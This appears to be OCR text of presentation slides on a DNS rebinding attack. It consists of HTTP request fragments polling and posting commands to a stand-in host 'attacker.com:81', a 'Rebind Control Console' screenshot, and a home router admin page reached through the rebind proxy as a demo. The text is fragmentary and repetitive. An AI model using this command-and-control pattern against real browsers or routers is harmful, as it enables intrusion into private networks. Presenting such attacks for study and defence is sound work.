


1.4.1.4

Rebind

<html>…</html>


2.3.5.8




1.4.1.4

Rebind


```
GET  /poll  HTTP/1.1
Host:  attacker.com:81
```



Rebind




Rebind


Rebind Control Console - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://rebind/
Google
Proxy: Rebind
Apply
Edit
Remove
Add
Status: Using Rebind
Preferences
Rebind Control Console
Client IP
Last Callback Time
173.69.174.66
2010-06-17 23:23:29
Design by Free Web Design Community


Rebind

GET http://2.3.5.8/ HTTP/1.1




Rebind

```
GET  /poll  HTTP/1.1
Host:  attacker.com:81
```




Rebind



Rebind

GET / HTTP/1.1
Host: wacme.attacker.com

2.3.5.8




1.4.1.4

Rebind

<html>…</html>


2.3.5.8




1.4.1.4

Rebind


```
POST   /exec   HTTP/1.1
Host:  attacker.com:81

<html>…</html>
```



Rebind



Rebind



SpeedTouch - Home - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://92.11.
Google
Most Visited Getting Started Latest Headlines
SpeedTouch - Home
THOMSON ST585v6sl
THOMSON logo
SpeedTouch
Broadband Connection
Toolbox
Home Network
[Administrator]
Help
Home
SpeedTouch
SpeedTouch
Information
Product Name: ST585v6
Software Release: 6.2.29.2
Broadband Connection OK
Broadband Connection
Internet: Connected
Disconnect
Toolbox
Toolbox
Game & Application Sharing
Firewall: Standard
Home Network
Home Network
WLAN Interface Wireless:
Ethernet Interface Ethernet:
LinksysPAP
Unknown-00-16-d4-4c-81-74
windowsvista
Done

Demo

